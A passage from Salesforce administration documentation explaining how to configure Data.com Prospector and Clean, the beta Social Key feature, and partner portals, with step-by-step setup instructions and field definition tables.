Enabling Clean *does not* clean your records immediately, and you can click **Disable** to turn the feature off.

1. From Setup, click **Data.com Administration** > **Clean** > **Settings**.
2. Confirm that Data.com Clean is enabled.

Configuring Page Layouts for Data.com Prospector and Data.com Clean

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To customize page layouts:	“Customize Application”
To view page layouts:	“View Setup”

When you implement Data.com Prospector and Data.com Clean, so that users can use the product, you need to add buttons and fields to your Account, Contact, and Lead page layouts. Here’s how.

Note: If your organization uses Professional Edition, custom page layouts and field-level security are not available, so you must add *all* available Data.com fields and buttons to your page layout for each object (accounts, contacts, leads, and D&B Companies).

1. From Setup, click **Customize** > **Accounts** > **Page Layouts**.
2. From the list of page layouts, click **Edit** next to the layout(s) your Data.com Prospector or Data.com Clean users will use.
3. On the Account Layout page, from the list of page element categories, click **Fields**.
4. Drag the `Clean Status` field into place on the page where you want it to appear.
5. If you use Data.com Corporate Prospector or Data.com Premium Prospector, add the D&B fields you want users to see. These include `Account Site`, `D-U-N-S Number`, `NAICS Code`, `Tradestyle`, and more. For a complete list of the D&B fields available on account records, see Account Fields.

   Tip: We recommend creating a section for D&B fields and grouping them there. To create a section, from the **Fields** group, just drag the `Section` element into place on the page.

6. If you use the Do Not Auto-Update validation rule provided in the Data.com Reports AppExchange package, add the `Data.com Does Not Auto-Update` field.
7. From the list of page element categories, click **Buttons**. Drag the **Clean** and **Get Contacts** buttons into place on the page.
8. Click **Save**.
9. From Setup, click **Customize** > **Leads** > **Page Layouts**.
10. Repeat the steps to add the `Clean Status` field and the **Clean** button to your Lead page layouts.
11. If you use Data.com Corporate Prospector, add the `Company D-U-N-S Number` field. If you use Data.com Premium Prospector, add the `Company D-U-N-S Number` and `D&B Company` fields.
12. If you use the Do Not Auto-Update validation rule provided in the Data.com Reports AppExchange package, add the `Data.com Does Not Auto-Update` field.
13. From Setup, click **Customize** > **Contacts** > **Page Layouts**.
14. Repeat the steps to add the `Clean Status` field and **Clean** button to your Contact page layouts. (Contacts does not include any D&B fields.)

15. If you use the Do Not Auto-Update validation rule provided in the Data.com Reports AppExchange package, add the `Data.com Does Not Auto-Update` field.
16. If you use Data.com Premium Prospector, from Setup, click **Customize** > **D&B Companies** > **Page Layouts**.
17. Add the **Search Global Ultimate D-U-N-S** button.

Preventing Data.com Clean Auto-Updates for Account, Contact, and Lead Records

Setting Field-Level Security for Data.com

Available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set field-level security:	"Customize Application"

If your organization uses Data.com Prospector or Data.com Clean, you can view a number of D&B fields on account records, and those fields are included when users manually clean records. To make sure your users can read and edit the fields and their values, and that they appear on the Account Card, you need to set field-level security (FLS) for:

- `Account Site`
- `D&B Company` (Data.com Premium Prospector only)
- `D-U-N-S Number`
- `NAICS Code`
- `NAICS Description`
- `Ownership`
- `SIC Code`
- `Ticker Symbol`
- `Tradestyle`
- `Year Started`

There are multiple ways to set field-level security (such as by profile or permission set), but since you need to set FLS for only ten fields, we recommend starting from the fields and choosing the user profiles for users who use Data.com.

1. From Setup, click **Customize** > **Accounts** > **Fields**.
2. Click the field label to open the detail page for each of the fields.
3. On each field's detail page, click `Set Field-Level Security`. For each profile whose users need to read and edit the fields, select **Visible**. For example, if users in the Standard User profile will use Data.com Clean, select **Visible** for that profile.

Note: Because these fields are maintained by Data.com Clean, making them editable by setting the field-level security to **Visible** could create mismatched data when a Clean job is run.

Implementing Data.com Clean

Defining Your Data.com Clean Job Preferences (Data.com Clean Only)

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"

Clean preferences let you specify:

- Which objects' records to clean with automated jobs
- How you want to clean them

Jobs can either:

- Flag all fields in a Salesforce record whose values are different from those in the matched Data.com record, or
- Flag fields with different values and *also* auto-fill blank fields

You can set flag-only or flag and auto-fill preferences for entire records or field by field. If you use Data.com Premium Clean, you can also clean D&B Company records that are linked to accounts and leads. D&B Company clean jobs automatically fill or overwrite field values on D&B company records, but do not change data on linked account or lead records.

Your preferences take effect when the next scheduled clean job runs, and users will see the flags, as appropriate, when they clean records manually.

Note:

- Person accounts are excluded from Account and Contact clean jobs.
- Converted leads are excluded from Lead clean jobs.

1. From Setup, click **Data.comAdministration** > **Clean** > **Preferences**.
2. Select the **Enable Clean jobs** checkbox for each object whose records you want to clean. (If you clear the **Enable Clean jobs** checkbox, automated jobs will not run for objects of that type.)
3. For each object you've enabled, select your clean preference.
   - `Flag all differences per record` to *only identify* fields whose values are different from Data.com values

- `Flag differences and auto-fill blank fields` to identify fields whose values are different and *fill blank fields* with values from Data.com.
- `Customize settings field by field.`

4. If you select the `Customize` option for any object, you can select either `Flag` or `Flag & Auto-Fill` for individual fields.
5. If you use Data.com Premium Clean and want to clean D&B Company records, select the `Enable Clean jobs for D&B Companies` checkbox.
6. If you want to clean account records using the D&B DUNSRight™ matching service, select that option in the account preferences section and adjust your confidence code if needed.
   D&B's Confidence Code ranks Data.com match candidates based on how similar they are to your record, from 1 (not similar) to 10 (identical or highly similar). We won't *automatically* match any Data.com record below the code you select here, and if we have multiple records at or above your selection, we'll match the best quality record. When you *manually* clean a record, you may be able to select a match between our preset confidence code (5) and the code you select here.
7. When you finish setting clean preferences for all the objects you want to clean, click **Save**.

Defining Your Data.com Account Clean Preferences (Prospector Only)

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"

With Data.com Prospector, your users can manually clean account, contact, and lead records. Records are matched for cleaning by a matching service: either Data.com matching or D&B DUNSRight™ matching. Data.com matching is the default.

Before you begin, make sure you understand the two matching services, what they offer, and how they work on page 1433.

1. From Setup, click **Data.com Administration** > **Clean** > **Preferences**.
2. If you need to, change the matching service your organization will use to clean account records.
3. If you select the D&B DUNSRight matching service, you can adjust the D&B Confidence Code.
   D&B's Confidence Code ranks Data.com match candidates based on how similar they are to your record, from 1 (not similar) to 10 (identical or highly similar). We won't automatically match any Data.com record below the code you select here, and if we have multiple records at or above your selection, we'll match the highest quality record. When you manually clean a record, you may be able to select a match that ranks between our preset confidence code (5) and the code you select here.

Understanding Data.com Clean Account Matching Services

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you use Data.com Prospector or Data.com Clean, you can select the matching service your organization uses to clean account records. Here are your options.

- Data.com matching is the default matching service used by Data.com Clean. Matches are based on the `Account Name`, `Billing Address`, `Website`, and `Phone` fields.
- DUNSRight matching is D&B's proprietary data-quality technology, which uses a rigorous process to normalize data and match D&B company records to your account records. The process also employs the D&B Confidence Code, which ranks Data.com match candidates based on how similar they are to your record, from 1 (not similar) to 10 (identical or highly similar). D&B also provides letter-coded match grades for individual fields. For details about how D&B DUNSRight matching works, see *D&B Entity Matching*.

Matching Service	Sync Behavior
Data.com matching	Based on the schedule you select, jobs will process *only records of enabled objects that have Not Compared clean status* (likely because Salesforce records have changed since the previous job was run). This is called an *incremental sync*. If you schedule jobs for at least one day of the week, the first time jobs run, and two weeks after the previous full sync job finishes, jobs will process *all records of enabled CRM objects (accounts, contacts, and leads) even if no records have changed*. This type of job is called a *full sync,* and it will run *instead of* the incremental sync at the same scheduled time.
D&B DUNSRight matching	Based on the schedule you select, jobs will process *only records of enabled objects that have Not Compared clean status* (likely because Salesforce records have changed since the previous job was run). This is called an *incremental sync*. If you use DUNSRight matching, you can schedule a full sync of your account records with Data.com's the next time your account clean jobs run. The full sync job will run *instead of* the incremental sync. After the requested full sync runs, this option is turned off. You can turn it back on and run another full sync once every 30 days.

Before selecting a matching service, consider the following.

- Changing the matching service might affect your organization's match rates.
- Neither matching service supports person accounts because person accounts are excluded from Clean jobs.
- If you'll be cleaning account records from non-English speaking countries, we recommended that you use D&B DUNSRight matching.
- Data.com Clean always uses the `D-U-N-S Number` field to match (or look up) accounts records. Any account record without a D-U-N-S Number will be matched using whichever matching service was selected (either Data.com matching or D&B DUNSRight matching).

- If, after changing matching services, you want to do a one-time rematch using the new matching service, you can manually remove the D-U-N-S Number on account records to force the matching service to rematch the records. Be aware that this might affect your match rates.
- If you use DUNSRight matching, for the `D-U-N-S Number` field you cannot map a custom field or skip mapping. We don't recommend mapping a custom field or skipping mapping for either matching service: Data.com matching or DUNSRight.
- After you select D&B DUNSRight matching, the initial match operation will take approximately one to two seconds per record. If your organization has a large number of account records that do not have a D-U-N-S Number, it may take several days to complete the process.
- To improve match rates when using D&B DUNSRight matching, be sure to include a valid state or province for US- and Canadian-based account records.
- D&B DUNSRight matching provides matching records for over 200 more countries than Data.com matching. DUNSRight matching *does not* support these countries and regions: Admiralty Islands; Åland Islands; Antarctica; Ascension Island; Bonaire; Bouvet Island; British Indian Ocean Territory; Caroline Islands; Cocos (Keeling) Islands; Cuba; Curaçao; French Southern Territories; Guernsey; Heard Island and McDonald Islands; Isle of Man; Jersey; Korea, Democratic People's Republic of; Mayotte; Micronesia, Federated States of; Midway Islands; Mongolia; Niue; Palau; Palestinian Territory Occupied; Pitcairn; Saint Barthélemy; Saint Eustatius and Saba; Saint Martin (French part); Sint Maarten (Dutch part); South Georgia; South Sandwich Islands; Svalbard and Jan Mayen; Timor Liste; Turkish Cyprus; United States Minor Outlying Islands; Wake Island; Wallis and Futuna; Western Sahara.

Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"

Before you begin, make sure you understand the Data.com Clean matching services: what they offer, and how they work.

1. From Setup, click **Data.com Administration** > **Clean** > **Preferences**.
2. Select the matching service your organization will use to clean account records.
3. If you select the D&B DUNSRight matching service, you can adjust the Confidence Code.

The Confidence Code is a numeric code used to group similar quality matches. The higher the code, the better quality matches you'll see.

User Permissions Needed	
To schedule Data.com Clean jobs and view job history:	"Customize Application"

To keep your records' clean status up to date, schedule automated jobs to compare your records with Data.com. Jobs are queued according to your scheduling settings, and they run independently for accounts, contacts, and leads. If you use Data.com Social Key, Clean jobs also run a process that finds and associates social handles for your contacts and leads.

Matching Service	Sync Behavior
Data.com matching	Based on the schedule you select, jobs will process *only records of enabled objects that have Not Compared clean status* (likely because Salesforce records have changed since the previous job was run). This is called an *incremental sync*. If you schedule jobs for at least one day of the week, the first time jobs run, and two weeks after the previous full sync job finishes, jobs will process *all records of enabled CRM objects (accounts, contacts, and leads) even if no records have changed*. This type of job is called a *full sync,* and it will run *instead of* the incremental sync at the same scheduled time.
D&B DUNSRight matching	Based on the schedule you select, jobs will process *only records of enabled objects that have Not Compared clean status* (likely because Salesforce records have changed since the previous job was run). This is called an *incremental sync*. If you use DUNSRight matching, you can schedule a full sync of your account records with Data.com's the next time your account clean jobs run. The full sync job will run *instead of* the incremental sync. After the requested full sync runs, this option is turned off. You can turn it back on and run another full sync once every 30 days.

Jobs scheduled in a sandbox environment expire after 30 days.

Important: If you have set up Apex triggers to run when account, contact, or lead records are updated, and your triggers perform SOQL queries, the queries may interfere with automated Clean jobs for those objects. Your Apex triggers (combined) should not exceed 200 SOQL queries per batch. If they do, your Clean job for that object will fail. In addition, if your triggers are @future methods, they will be subject to a limit of 10 @future calls per batch.

1. From Setup, click **Data.com Administration** > **Clean** > **Jobs**.
2. Select the days of the week when you want jobs to run.
3. Select your preferred start time.

   Note: Jobs run independently, so their exact start times may vary.

4. Click **Save**.

Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To schedule Data.com Clean jobs and view job history:	"Customize Application"

If you use the D&B DUNSRight Matching service, you can schedule a full sync of your account records with Data.com's the next time your account clean jobs run. The full sync compares all of your account records with records from Data.com, and may find matches for records that were not matched during previous jobs. After the requested full sync has run, the option is turned off. You can turn it back on and schedule another full sync every 30 days. We'll let you know when your full sync is in progress, or how long it's been since your last full sync was run.

1. From Setup, click **Data.com Administration** > **Clean** > **Jobs**.
2. Click the button next to **Full Sync With Next Job** to turn full sync **On**.
   After the requested full sync runs, the button changes to **Off**.

Viewing Data.com Clean Job History

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions	
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions	

User Permissions Needed	
To schedule Data.com Clean jobs and view job history:	"Customize Application"

The Clean Jobs History table lists recent clean jobs and provides related details. If a job processes any records that have either batch or entity (record) level errors, we provide job logs with details. We store job logs for seven days.

Important:

- We don't provide a `Job Log` link if a job encountered no errors.
- If you use the Do Not Auto-Update validation rule to prevent selected records from being automatically updated by Data.com Clean jobs, make sure you understand its effects on Clean job logs. The rule generates entries and related messages in job logs, but your jobs may generate other entries and errors, as well, so make sure you examine your job logs carefully. The validation rule is available in the Data.com Reports AppExchange package.

1. From Setup, click **Data.com Administration** > **Clean** > **Jobs**.
2. View job details in the Clean Jobs History section. This table defines each column.

Column Heading	Definition
`Date`	The date the job was run.
`Time Submitted`	The time the job was submitted to the job queue. Jobs run independently, so this might not be the exact time the job was run.
`Job Type`	The type of job: for Accounts, D&B Companies, Contacts, or Leads. There are multiple types of account jobs. `Account (Data.com Matching)`: the Data.com matching service was used to match the account records. `Account (DUNSRight Matching)`: the DUNSRight matching service was used to match the account records. `Account (D-U-N-S Number Lookup)`: the `D-U-N-S Number` field, if present, was used to rematch (or look up) the account records.

Column Heading	Definition
`Job Status`	The status of the job: `Queued`: the job is in the queue to run. For jobs in this status, the `Time Submitted` column displays a dash (–). `Preparing`: the job is being prepared to run. `Processing`: the job is in process. `Completed`: the job has finished running (with or without errors). `Failed`: the job failed to run. `Aborted`: the job was aborted before or while it ran.
`Records`	The total number of Salesforce records processed by the job.
`Matched`	The total number of Salesforce records the job matched to Data.com records.
`Unmatched`	The total number of Salesforce records the job did not match to Data.com records.
`Inactive`	The number of Salesforce records that are marked as `Inactive` in Data.com.
`Batch Errors`	The total number of batch errors a job encountered while it ran. . A dash indicates either no errors or no data. If the job produces a batch error job log, click the link to download and open its .csv file.
`Entity Errors`	The total number of entity errors a job encountered while it ran. A dash indicates either no errors or no data. If the job produces an entity error job log, click the link to download and open its .csv file. There you'll find an explanation of any entity error that was produced because a record failed to save—for example, because of a validation rule failure. Entity errors usually result from validation rule failures or required field violation. If an explanation exists, we'll provide it. The unique ID of a record that produced an error during the job. To open the record, append the 15-digit ID to the URL of your salesforce instance. For example: `https://na1.salesforce.com/`*`0013000000hKBTq`*.
`Social Key Job Logs`	If your organization uses Data.com Social key, a link to the Social Key job log, if any, produced by Data.com Social Key.

3. If the job processed one or more records, *with* or *without* errors, click the link in the appropriate column: (`Batch Errors`, `Entity Errors`, or `Social Key Job Logs`) to download the job log `.csv` file.

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To view Data.com Clean match rates:	"Customize Application"

If you clean account, contact, or lead records—manually with Data.com Prospector or automatically with Data.com Clean—it's important that you check your match and update rates on a regular basis.

1. From Setup, click **Data.com Administration** > **Clean** > **Metrics & Analytics**.
2. To find out when the last calculation occurred, check the `Last Calculated` field above the table.

   Note: The data in the tables is calculated daily, but we store the time and calculate the date based on GMT, so depending on time adjustments, the date shown may be different from the date when the calculations occurred. Also, because this data is calculated once per day, it may differ slightly from the data in Data.com dashboards and reports.

3. View match and update information in the Match and Update Rates section. Here are the definitions for the table columns.

Column	Definition
`Records`	The object enabled for Data.com Clean: accounts, contacts, or leads. **Note:** If your Salesforce organization uses person accounts, the figures in the `Total` and `Processed` columns may differ. Person accounts are included in the account total, but are not processed by Data.com Clean jobs.
`Total`	The number of object records (accounts, contacts, or leads) that your organization has in Salesforce.

Column	Definition
`Processed`	The number of Salesforce records of each type (accounts, contacts, or leads) processed by Data.com Clean.
`Matched`	The number of processed Salesforce records (accounts, contacts, or leads) that match with Data.com records.
`Updated`	The number of processed Salesforce records that have been updated either manually or via automated jobs since your organization implemented Data.com Clean.

Column	Definition
`Records`	The object enabled for Data.com Clean: accounts, contacts, or leads.
`Match Rate (% of Processed)`	The percentage of processed Salesforce records (accounts, contacts, or leads) that match with Data.com records.
`Update Rate (% of Processed)`	The percentage of processed Salesforce records that have been updated either manually or via automated jobs since your organization implemented Data.com Clean.

Installing and Implementing the Data.com Reports AppExchange Package

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To install packages:	“Download AppExchange Packages”
To customize page layouts:	“Customize Application”
To view page layouts:	“View Setup”

The Data.com Reports AppExchange package offers:

- Several preconfigured Data.com reports and a corresponding set of analytics and impact dashboards. Use these tools to monitor the impact of Data.com data on your leads, forecast, and revenue.
- A custom field you can add to your account, contact, and lead page layouts to identify the records you don't want auto-updated by Data.com Clean jobs; and a validation rule that identifies attempted auto-updates on fields within those records. The validation rule tells the clean job to skip those records.

Important: Starting July 1, 2012, this package will not be compatible with the Jigsaw for Salesforce AppExchange package.

1. Go to the Data.com Reports AppExchange page to download the package.
2. Install the Data.com Reports package.
3. If your organization uses Professional Edition, add these fields to your page layouts.

Page Layout	Fields

Account	`Added from Data.com`
	`Data.com Managed`
	`Data.com Matched`

Contact	`Added from Data.com` `Data.com Managed`
Lead	`Added from Data.com` `Data.com Managed`
Opportunity	`Added from Data.com`

4. Let your users know that the Data.com reports and dashboards are available.

Best Practices for Data.com Clean

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com Clean:	"Customize Application"
To back up data:	"Data Export"
To set field history tracking:	"Customize Application"
To set field-level security:	"Customize Application"

Here are some tips and best practices for implementing, monitoring, and working with Data.com Clean.

- Understand how matching works.
- Use your sandbox environment to try out the automated clean jobs before running them in your production org with live data:

  After Data.com Clean is provisioned in your production org, refresh your sandbox so it has the same permissions and data. Then follow the steps in Implementing Data.com Clean to set up Clean in your sandbox. If everything runs smoothly in your sandbox environment, follow the same implementation steps in your production org.
- Check your match and update rates on the Clean Metrics & Analytics page. There, you'll find information about the total number of records cleaned, how many have been matched, and how many have been updated. Figures represent records processed manually and automatically, and reflect your rates since your organization implemented Data.com Clean.
- Schedule regular backups of your account, contact, and lead data. It's always a good practice, and if your Salesforce records are ever matched inappropriately, you can revert to previous versions. Backups are most important if you use automated clean jobs that auto-fill blank fields.
- Set up field history tracking for accounts, contacts, and leads. Field history tracking helps you identify changes to field values, and tracks who made changes and when. If you use field history tracking, make sure you add the Account History, Contact History, and Lead History related lists to those objects' respective page layouts.

Data.com Clean Overview

Preventing Data.com Clean Auto-Updates for Account, Contact, and Lead Records

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions	
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions	

User Permissions Needed	
To implement Data.com:	"Customize Application"
To enable Data.com users:	"Manage Users"
To install AppExchange packages:	"Download AppExchange Packages"

You can prevent individual account, contact, and lead records from having blank fields filled with Data.com data when automated Clean jobs are run. To do so, download and install the Data.com Reports AppExchange package. It provides a custom field you add to your page layouts to identify the records you don't want auto-updated, and a validation rule that identifies attempted auto-updates on fields within those records. The validation rule tells the clean job to skip those records.

Important: If you use the Block Auto-Update validation rule, keep this best practice in mind.

- This validation rule generates entries and related messages in Data.com Clean job logs, but your jobs may generate other entries and errors, as well, so make sure you examine your job logs carefully.

1. Download and install the Data.com Reports AppExchange package.
2. For each object you run Clean jobs on, edit your page layouts to add the `Data.com Does Not Auto-Update` checkbox, so it's available to users.

   Tip: You can use the Data Loader or a custom trigger to select this checkbox for multiple records.

3. Open each record that you do not want to be auto-updated, and select the `Do Not Auto-Update` checkbox.
   When automated jobs run, for each record that is not updated, you'll see a message in the job log: "`This record has been excluded from automated field updates from Data.com Clean jobs.`"

Defining Your Data.com Clean Job Preferences (Data.com Clean Only)

LETTING YOUR USERS GET SOCIAL NETWORK INFO FOR THEIR CONTACTS AND LEADS

Data.com Social Key Overview—Beta

Social Key available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note:

This release contains a Beta version of Data.com Social Key that is production quality but has known limitations.

Data.com Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to learn more about your contacts and leads right within Salesforce or on social network sites.

From Social Accounts and Contacts, select the social networks you want. From Data.com Clean, enable and schedule automated clean jobs. During Clean jobs, the Social Key process finds and associates social handles for your contacts and leads. Social Key currently provides social handles for LinkedIn®, Twitter®, and Facebook®, for contacts and leads in the United States only.

Users can log in to a social network from a contact or lead's detail page and view the associated profile from within the Social Accounts and Contacts viewer. There's no manual search required. If we've found more than one potential profile for a contact or lead, we'll let users view and associate the one they want.

Your organization must have Data.com Clean enabled to use Social Key.

Note: Depending on contacts's and leads' privacy settings, as well as the permissions set by their friends or connections and the site's terms of use, users may not see as much information as they would if logged directly into their social network accounts.

Data.com Clean Overview

Implementing Social Key

Social Key available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Social Key:	"Customize Application"

Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. From Social Accounts and Contacts, select the social networks you want. During Clean jobs, the Social Key process finds and associates social handles for your contacts and leads. From a contact or lead's detail page, you can quickly view their profile within Salesforce or on a social network site. Social Key currently provides social handles for LinkedIn®, Twitter®, and Facebook®, for contacts and leads in the United States only.

If you want to participate in our Beta program, just let us know. When you're ready to set up Social Key, here's what you need to do.

1. Enable Social Key.
2. If you haven't yet, enable Social Accounts and Contacts and select the social networks you want to get social profiles from.
3. Make sure your Data.com Clean settings, preferences, and job schedule are configured for Social Key.
4. After jobs have run, you can check out their Social Key job logs.

Enabling Social Key

Social Key available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Social Key:	"Customize Application"

1. From Setup, click **Data.com Administration** > **Social Key** > **Settings**.
2. Click **Enable Social Key**.

If you also need to enable and set up Social Accounts and Contacts, we'll let you know after you enable Social Key.

Implementing Social Key

Configuring Data.com Clean for Social Key

Social Key available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Social Key:	"Customize Application"

Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. From Social Accounts and Contacts, select the social networks you want. The Social Key process runs during your automated Clean jobs, so to use Social Key, you need to make sure Clean is enabled, and select and schedule the jobs you'll need.

When you enable Social Key, the next scheduled Clean job will run a full sync with Data.com for the objects you've enabled for clean jobs (contacts, leads, or both). Social Key will provide social handles at regular intervals after that, at the same time as your Clean jobs. For example, if you run your clean jobs once per week, on Wednesday, the Social Key job will do a full sync every other Wednesday.

Note: If a Clean job fails, the Social Key process fails, as well. To view Clean job history and Social Key job logs, from Setup, click **Data.com Administration** > **Clean** > **Jobs.**.

If you need guidance on setting up Data.com Clean or verifying your preferences or settings, just click **Help for this Page** on any Clean setup page.

1. From Setup, click **Data.com Administration** > **Clean** > **Settings**.
2. Confirm that Data.com Clean is enabled.
3. From Setup, click **Data.com Administration** > **Clean** > **Preferences**.
4. Confirm that Clean jobs are enabled for the objects for which you want to get social handles. We provide them for contacts and leads.
5. From Setup, click **Data.com Administration** > **Clean** > **Jobs**.
6. Confirm that Clean jobs are scheduled.

Implementing Social Key

Viewing Social Key Job Logs

Social Key available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Social Key:	"Customize Application"

Data.com Social Key runs a process during automated Data.com Clean jobs to find and associate social handles for contacts and leads. You can view Social Key job logs, if any are produced, from the Data.com Clean Jobs page. If a Clean job fails, the Social Key process fails, as well.

1. From Setup, click **Data.com Administration** > **Clean** > **Jobs**.
2. Review general Clean job history if you need to.
3. If the Clean job processed one or more records, *with* or *without* errors, click the **View** link in the `Social Key Job Logs` column to download the job log `.csv` file.

Column Heading	Definition and Troubleshooting Guidelines
`Records`	The number of Salesforce records processed by the Clean job.
`Records with Handle`	The number of Salesforce records processed for which the job attempted to append one or more social handles.
`Records without Handle`	The number of Salesforce records processed for which the job appended no social handles.
`LinkedIn Handles`	The number of LinkedIn social handles the job attempted to append to Salesforce records.
`Twitter Handles`	The number of Twitter social handles the job attempted to append to Salesforce records.
`Facebook Handles`	The number of Facebook social handles the job attempted to append to Salesforce records.
`Errors`	The number of errors the job encountered while attempting to find or append social handles to the Salesforce records processed.
`Error Message`	An explanation of any error the Social Key process produced.

LETTING USERS SHARE INFORMATION WITH PARTNERS

Partner Portals Overview

You can create partner portals to help you better manage your partners.

The following table briefly describes the partner portal:

	Partner Portal
Purpose	Provides your business partners access to Salesforce data that you have made available to them
User Interface	Includes a highly customizable user interface using a point-and-click editor, and functionality similar to Salesforce, such as: permissions, custom objects, sharing rules, and Web tabs
Supported Record Types	Accounts, contacts, documents, ideas, leads, opportunities, solutions, and custom objects
Quantity	Contact salesforce.com for more information
Administrator Controls	Administrators can: • Generate partner portal usernames and passwords • Manage the information of partner portal users • Manage partner portal users using permissions, roles, and sharing rules
User Controls	Partner users can update their own user information

See Also:

Partner Portal Overview
Enabling the Partner Portal

Setting Up Your Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up a partner portal:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

To set up your partner portal:

1. Create one or more portals.

   For each portal:

   a. Configure the settings and communication templates.

      The Convert Portal User Access wizard automatically displays after the first time you save settings for your first portal, whether it is the Customer Portal or partner portal. You can use this wizard to help ensure that records and folders owned by Salesforce users are not shared with portal users.

   b. Customize the fonts and colors.
   c. Customize the available tabs and tab order.
   d. Configure portal languages.

2. Optionally, enable Salesforce CRM Content, Salesforce Knowledge, Entitlement Management, Ideas, or Answers as needed.
3. Create partner profiles.

   For each partner profile:

   a. Customize page layouts.
   b. Customize list views.

      Partner portal users can automatically see any list view with visibility settings marked `This view is accessible by all users`. We recommend that you create specific list views on all objects accessible to portal users, and then assign portal users to only the list views you want them to view.

   c. Customize search layouts.

      The search layouts in your Salesforce organization are the same search layouts used in your partner portal. Verify that search layouts on objects accessible to portal users only include fields you want them to view in search results.

4. Assign partner profiles to partner portals.
5. Optionally, enable single sign-on.

6. Enable login on each partner portal.
7. Create partner users.

Enabling the Partner Portal

Creating Partner Portals

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create partner portals:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

After you have enabled the Salesforce partner portal, you can create partner portals to satisfy the various business needs of your customers.

To create a partner portal:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click **New**.
3. Set the following options:

Setting	Description
`Name`	Name of the partner portal as displayed on the portal's detail and edit pages, as well as the partner portal setup page. The name of the partner portal is not displayed on portal pages, but it does display in the browser title bar. The name of your portal must be unique for your organization and not already in use by a Customer Portal or partner portal. Furthermore, an error may occur if you name a Customer Portal "partner portal" Customer Portal
`Description`	A description of the partner portal as displayed on the portal's detail and edit pages. The description of the partner portal is not displayed in the portal.

Setting	Description
`Login Enabled`	Allows users to log in to the partner portal. We recommend that you do not select this checkbox until you have completed configuring your portal. **Note:** When you enable the partner portal, the default portal will be set as `Login Enabled`. Users must be able to log in to the partner portal, be within their user profile's restricted IP range, and be within designated Login Hours in order to be able to reset their passwords.
`Administrator`	Click the lookup icon ( ) to choose a default administrator for your partner portal. All email notifications regarding your partner portal will be sent to this Salesforce user. When choosing an administrator for your partner portal, you can only select users that have the "Manage External Users" and "Customize Application" user permissions, and have access to the Documents folder that contains your partner portal `Header`. You cannot deactivate a user selected as a portal administrator.

Portal Default Settings	
Setting	**Description**
`Logout URL`	The URL of the Web page that displays when users log out of the partner portal, for example, "http://www.acme.com." If a logout URL is not specified, portal users return to the login page when they log out.
`Show Action Confirmation`	Allows users to view confirmation messages after they complete an action in the partner portal. For example, after a user creates a lead in your partner portal, he or she views the message: "Lead has been created" if this setting has been enabled. Confirmation messages may help users clearly understand actions they have completed in your partner portal.
`HTML Messages Default Language`	Specifies the language that portal HTML messages are displayed in when custom language portal HTML messages are not configured. This setting is only available for organizations that have multiple languages enabled.

Email Notification Settings	
Setting	**Description**
`From Email Address`	The email address from which all partner portal communication templates are sent, for example, "support@acme.com." Salesforce sends the emails automatically, but they appear to portal users as if they were sent from this email address. If a portal user responds to a communication template, the response is sent to this address.
`From Email Name`	The name associated with the "From" Email Address, for example, "Acme Partner Support."
`New User Template`	The email template used to send a username and initial password to all newly-enabled partner portal users. By default, a sample template is automatically selected for you. This template must be marked as `Available for Use`.
`New Password Template`	The email template used to send a new password to existing partner portal users when you reset their passwords.
`Lost Password Template`	The email template used to send a new password to existing partner portal users when they reset their own passwords by clicking **Forgot your password?** on the login page of the partner portal.
